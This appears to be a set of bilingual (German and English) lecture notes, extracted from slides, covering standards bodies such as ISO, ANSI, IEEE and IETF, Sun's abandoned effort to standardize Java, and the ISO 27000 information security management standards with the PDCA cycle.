The process from PWI to IS normally takes between 2 and 4 years, given the attention to detail at every stage and the need for collaboration and consensus on a global scale *e.g.* when a WD is issued for comments, representatives of the national standards bodies that belong to ISO or IEC (known as "Member Bodies" MBs within ISO but "National Committees" NCs in IEC) typically have ~3 months to review the document, discuss it amongst themselves and submit formal comments. If the comments are unfavorable or complex, an updated WD is normally released for a further round of comments. When documents are stable, they are circulated for voting.

Published standards are typically reviewed every five years.




The American National Standards Institute (ANSI) is a private non-profit organization that oversees the development of voluntary consensus standards for products, services, processes, systems, and personnel in the United States. The organization also coordinates U.S. standards with international standards so that American products can be used worldwide.

ANSI accredits standards that are developed by representatives of standards developing organizations, government agencies, consumer groups, companies, and others. These standards ensure that the characteristics and performance of products are consistent, that people use the same definitions and terms, and that products are tested the same way. ANSI also accredits organizations that carry out product or personnel certification in accordance with requirements defined in international standards.


In ANSI each company can assign two official representatives for the standardization work. Those two people – and only those two- have the right to vote.

http://www.ansi.org/



Standardisierung ist ein recht langwieriger Prozess. Vom Beginn der Standardisierung bis zur weiten Verbreitung im Markt dauerte es beim Fiber Distributed Data Interface (FDDI) Netzwerk Standard rund 10 Jahre. Als Hersteller will man seine Produkte einerseits möglichst früh auf den Markt bringen, um einen möglichst großen Marktanteil zu erreichen. Andererseits sollte das Produkt mit einem allenfalls aufkommenden Standard konform sein. In welchem Zeitpunkt man mit der Produktion beginnt bzw. wann man sich an der Standardisierungsarbeit beteiligen und damit den schliesslich resultierenden Standard beeinflussen soll, kann von entscheidender Bedeutung sein.


Bei der Standardisierung müssen in der Regel Kompromisse eingegangen werden. Das eigene Produkt muss unter Umständen angepasst werden, sollte es standardkonform sein. Es wäre natürlich von Vorteil, wenn die eigene Lösung eines Problems selbst zum Standard erklärt werden könnte. In diesem Fall wäre man fast automatisch Marktführer im Markt der Produkte nach dem neuen Standard. Typischerweise versuchen in diesen Situationen die anderen Hersteller Standardanpassungen zu verlangen, welche ihnen Zeit für die eigene Entwicklung geben. Die Anpassung des USA getriebenen SONET auf SDA ist ein Beispiel für diese Art „techno-politischer“ Machenschaften.



Das Institute of Electrical and Electronics Engineers (IEEE, meist als „i triple e“ [ai trɪpl i:] gesprochen) ist ein weltweiter Berufsverband von Ingenieuren aus den Bereichen Elektrotechnik und Informatik mit Sitz in New York City. Das IEEE ist Veranstalter von Fachtagungen, Herausgeber diverser Fachzeitschriften und bildet Gremien für die Normung von Techniken, Hardware und Software. Wissenschaftlichen Beiträgen in Zeitschriften oder zu Konferenzen des IEEE wird im Allgemeinen eine besonders hohe fachliche Güte unterstellt.


Das IEEE ist mit rund 400‘000 Mitgliedern in über 150 Ländern (2008) der größte technische Berufsverband der Welt. Es zergliedert sich in zahlreiche so genannte Societies, die sich mit speziellen Gebieten der Elektro- und Informationstechnik auseinandersetzen und in ihrer Vielfalt das gesamte Spektrum des Faches abdecken. Weltweit ist die Mitgliedsarbeit in ca. 300 länderorientierten Gruppen zusammengefasst.

Das IEEE entstand am 1. Januar 1963 aus dem Zusammenschluss der beiden amerikanischen Ingenieursverbände American Institute of Electrical Engineers (AIEE) und Institute of Radio Engineers (IRE). www.ieee.org



Bei IEEE Standardisierungsgruppen kann jedermann teilnehmen. Mitglieder einer Standardisierungsgruppe, welche in den vergangenen Sitzungen genügend oft teilgenommen haben sind stimmberechtigt.

Example: Industry Standard (Sun‘s Java Doc)



http://java.sun.com/docs/books/jls/third_edition/html/j3TOC.html

- ISO/IEC JTC1/SC22 Programming Languages
  - Fortran, Cobol, PL/1, Pascal, CHILL, C, C++, Forth, Modula, Prolog, Ada, C#
- Sun hat folgende Dokumente zur Standardiserung von Java der ISO vorgelegt:
  - **Java Language Specification:** Spezifikation der Syntax und der Semantik von Java, und Beschreibung der Kern-Klassen wie java.lang, java.io und java.util.
  - **Virtual Machine Specification:** Spezifikation der Virtual Maschine.
  - **Java 2 Platform API Specification:** Spezifikation der Kern-Klassen und deren Methodenaufrufe sowie Rückgaben.
  - 1997 JTC1 approved Sun‘s application to become a „recognized submitter“ of Java
  - 1999 Sun withdraws it‘s request for standardization from ECMA


Prof. Dr. Lutz Richter, Dr. Reinhard Riedl, Reto Gysi, Michael Pfleghart; Java & Standardisierung, Seminar Universität Zürich 1999.
http://www.ifi.uzh.ch/~riedl/lectures/standard.html

JSG - Java Study Group

news 001117: SC22 decided at its plenary meeting September 2000 to close down the JSG group.
news 981214: Recommendations and documents from meeting 3 (Tokyo) available
news 970923: Sun's response to JTC 1 ballot
news 970923: Sun's definition for the Java API
news 970810: Conveners report to SC22 1997-08
news 970810: Minutes of London meeting 1997-06
news 970407: SUN application for PAS recognition

November 17, 1997 Sun Microsystems (SUNW) has won approval to submit its Java programming language to the International Standards Organization as a standard. In a vote released today, 20 member nations in the ISO/IEC JTC 1 (the International Committee for Information Technology Standardization) approved Sun's application to become a "recognized submitter" of Java. The United States and China opposed Sun's application, two countries abstained, and three nations did not vote.

11.12.1999 - Die US-Firma Sun Microsystems hat ihre Bemühungen, die Programmiersprache Java zu einem offiziellen technischen Standard zu machen, aufgegeben. Das Unternehmen gab diese Woche bekannt, seinen Antrag bei der europäischen Standardisierungsgruppe ECMA zurückzuziehen. Der Schritt erfolgte nach monatelangen Konflikten mit der Konkurrenz sowie einem abgebrochenen Versuch, bei der Internationalen Standardisierungsorganisation ISO Java ratifizieren zu lassen. Suns Rückzug ist ein schwerer Schlag für das Unternehmen und ein Sieg für Mitbewerber wie Microsoft, die sich von der Aussicht bedroht sahen, dass Java auf jeder Plattform funktionieren könnte.



The *Internet Society (ISOC)* oversees the Internet Architecture Board (*IAB)*, which in turn directs the *IETF* and *IRTF*.

• Internet Assigned Number Authority (IANA) defines numbers (Port numbers, protocol types, …) and acted 30 years to mediate disputes and to assure proper technical function of all parts of the domain name system. IANAs mission is to „preserve the central coordinating functions of the global Internet for the public good".

• IETF Internet Engineering Task Force was established in 1986. It's Working Groups develop Internet Standards, Request for Comments (RFC) "standards". Internet standards developed by IETF and published by the IAB. The Internet standards documents are called requests for comments (RFCs). RFCs started out as general requests for comments to resolve architecture problems that faced the precursor to the Internet. RFCs tend to be quite technical and detailed. The defined protocols such as TCP, IP, HTTP, SMTP etc. The IETF has also standardized what protocols must be run by an Internet host [RFC 1122; RFC 1123] and an Internet router [RFC 1812].

• The *IRTF* is the IETF's research counterpart, containing *research groups* (*RGs*) led by the *IRSG*. The IRTF conducts Long Term Research.


• Internet Architecture Board (IAB) started its work in 1983 as the successor to Internet Configuration Control Board ICCB established in 1980 by DARPA.

The Internet Corporation for Assigned Names and Numbers (ICANN) was recognized by the US Government in 1998. The ICANN oversees Regional Internet Registries (RIRs) for allocation and assignment of IP addresses (e.g. APNIC, ARIN, LACNIC, RIPE NCC).

The *RFC Sourcebook* (http://www.networksorcery.com/enp/default0701.htm) from Network Sorcery (San Diego, California) is an excellent reference guide to Internet specifications.

Es gibt zwei Arten von Internet Dokumenten: Internet-Drafts und Requests for Comments (RFCs).

Die Internet-Drafts sind absolut unverbindlich und können jederzeit geändert weden. Internet-Drafts sind typischerweise Arbeitspapiere der IETF. Die RFCs sind offizielle Dokumente informativen, experimentellen, historischen oder standardisierendem Inhalts. Viele RFCs werden aus den Internet-Drafts der IETF-Arbeitsgruppen abgeleitet.



Man beachte die Unterschiede zwischen ISO Standards und Standards der ISOC bzw. den RFCs:

Bei den RFC-Standards wird unterschieden zwischen

- "Proposed Standard" (complete, credible specification, demonstrated utility, at least 6 months, no longer than 2 years, then either elevated, depreciated, or recycled)
- "Draft Standard" (multiple, independent, interoperable implementations, limited operational experience - works well, at least 4 months, no longer than 2 years, then either elevated, depreciated, recycled, or back to proposed.
- "Standard" (demonstrated operational stability, "The real thing", can stay forever, or can be depreciated to historic (new versions must start over from the beginning))

Im Prinzip kann jedermann einen RFC in Form eines Memos an die „RFC Editors" einreichen, wobei diverse formelle Regeln einzuhalten sind (vgl. RFC 1543).

Chat: Standards Groups

- Beschreiben Sie die Unterschiede zwischen IETF-Standards und ISO-Standards in Bezug auf die folgenden Stichworte:
  - Wer kann Standards einreichen?
  - Kosten?
  - Dauer des Standardisierungsprozesses?
- Wie unterscheiden sich ANSI und IEEE in Bezug auf das Stimmrecht bei Abstimmungen zur Standardannahme?
  - ANSI:
  - IEEE:
- Was versteht man unter einem „Standard Profile“?
  -

8.2 Information Security Standards

Gründe für den Einsatz von Sicherheitsstandards sind …

Unsicherheit im Unternehmen
- Status-Quo bezüglich Information Security
- Unbekannte Risiken und Folgen
- Unklare Verantwortlichkeiten
- Fehlende Gesamtsicht

Gesetzliche Vorgaben und Richtlinien
- Revision OR
- Sarbanes-Oxley Act
- Basel II
- BAKOM Richtlinie für Fermeldedienstanbieter

Corporate Governance (Unternehmungsführung)
- Strukturierter Umgang mit Risiken im Informationsbereich
- Controlling
- Schutz vor internem Missbrauch

Erwartungen und Anforderungen der Kunden, Lieferanten und Partner
- Erwartungen/Anforderungen an den Sourcingpartner
- Schutz der Geschäfts- und Kundendaten
- Erwartungen/Anforderungen an Geschäftspartner (bspw. „keine Malware beim Geschäftsverkehr mit Kunden/Liefanten“)
- Massnahmen zur Sicherstellung des Service Levels resp. SLA

Image
- Verkaufs-/Marketingargument („Sicherer Umgang mit Informationen“)
- Branding/Marke
- Leadership (u.a. Banken, Versicherungen)
- Wettbewerbvorteil

Grundlage für Qualität
- Produkt- und Servicequalität (intern und extern)
- Zielgerichteter Einsatz der Finanzmittel im Bereich Information Security

Schutz der Mitarbeiterdaten (Datenschutz)
- Datenschutz
- Klärung der Rechte und Pflichten der Mitarbeiter

International Organization for Standardization


8.2.1 International Standardization Organization (ISO) 27000 Series

ISO/IEC 27001 erlaubt die Implementierung und den Betrieb von **integrierten Managementsystemen** für Informationssicherheit (ISO 27001), für Qualität (ISO 9001) und für Umwelt (ISO 14001).

ISO 27001 Specification for an information security management system (an ISMS): published in October 2005, essentially replacing the old BS7799-2 standard. As this matured, a second part emerged to cover management systems. It is this against which certification is granted. Today in excess of a thousand certificates are in place, across the world.

ISO 27001 enhanced the content of BS7799-2 and harmonized it with other standards. A scheme has been introduced by various certification bodies for conversion from BS7799 certification to ISO27001 certification.

The objective of the standard itself is to "provide a model for establishing, implementing, operating, monitoring, reviewing, maintaining, and improving an Information Security Management System". Regarding its adoption, this should be a strategic decision. Further, "The design and implementation of an organization's ISMS is influenced by their needs and objectives, security requirements, the process employed and the size and structure of the organization".



The standard defines its 'process approach' as "The application of a system of processes within an organization, together with the identification and interactions of these processes, and their management". It employs the PDCA, Plan-Do-Check-Act model to structure the processes, and reflects the principles set out in the OECG guidelines (see oecd.org).

ISO 27002 code of practice for information security

ISO 27003 Guidance for the implementation of an ISMS

ISO 27004 information security system management measurement and metrics: its development is well underway, being at working draft level.

It is intended to help an organization establish the effectiveness of its ISMS implementation, embracing benchmarking and performance targeting within the PDCA cycle.

ISO 27005 information security risk management

ISO 27006 guidelines for the accreditation of organizations offering ISMS certification

The British Standards Institution (BSI) has done the basic work for 27001 and 27002 in ist BS 7799-2 and BS 7799-1 i.e. BS 17799 standards. The BSI has over 2,000 employees in 86 countries, providing independent certification of management systems and products and management systems training.

ISO 27001:2005 ISMS

Information Security Management System (ISMS) Overview


- systematic approach to managing sensitive company information so that it remains secure
- encompasses people, processes and IT systems
- integration of different security initiatives
- ISMS certification: ISO/IEC 27001:2005 is the International Standard an organization must be measured against to implement a successful ISMS.

An Information Security Management System (ISMS) is a systematic approach to managing sensitive company information so that it remains secure. It encompasses people, processes and IT systems. ISO/IEC 27001:2005 is the latest International Standard an organization must be measured against to implement a successful ISMS.

BSI has also published a code of practice for these systems, ISO/IEC 17799, which is now adopted internationally.

Information security does not end at implementing the latest firewall, or hiring a 24 hour sub contracted security firm. The overall approach to Information Security, and integration of different security initiatives need to be managed in order for each element to be most effective. That's where an Information Security Management System comes in - it allows you to coordinate your security efforts effectively.

http://www.bsiamericas.com/InformationSecurity/Overview/WhatisanISMS.xalter



Der PDCA-Kreislauf, auch als Deming-Kreis nach Walter Edwards Deming benannt, stellt die vier Aspekte des Qualitätsmanagements in einen dynamischen Zusammenhang. Interessant dabei ist die universale Gültigkeit dieses Prinzips für alle beruflichen, unternehmerischen, sportlichen und privaten Belange. Der PDCA-Kreislauf fokussiert die Prinzipien des Qualitätsmanagements auf ein leicht verständliches und schnell erklärbares Modell:

Plan: Ziele, Verantwortung, Ressourcen, Potentielle Fehler, Anleitungen festlegen

Do: Durchführung gemäss Planung

Check: Überprüfung der Zielerreichung, Fehlererhebung

Act: Fehleranalyse, Evaluation von Lösungsmöglichkeiten, Auswahl der geeigneten Lösung

(Referenz: Karl Werner Wagner, Matthias Zacharnik, Gerd F. Kamiske, **Qualitätsmanagement für KMU,** ISBN 3-446-40229-2)

Die Standards für Informationssicherheit setzten auf dem „Plan-Do-Check-Act-Modell“ (PDCA) auf:

„Plan“, ein Informationssicherheits-Managementsystem (ISMS) konzipieren;

„Do“, es implementieren;

„Check“, es überwachen und prüfen;

„Act“, es warten und verbessern.

ISO 27001:2005 ISMS

Success Factors

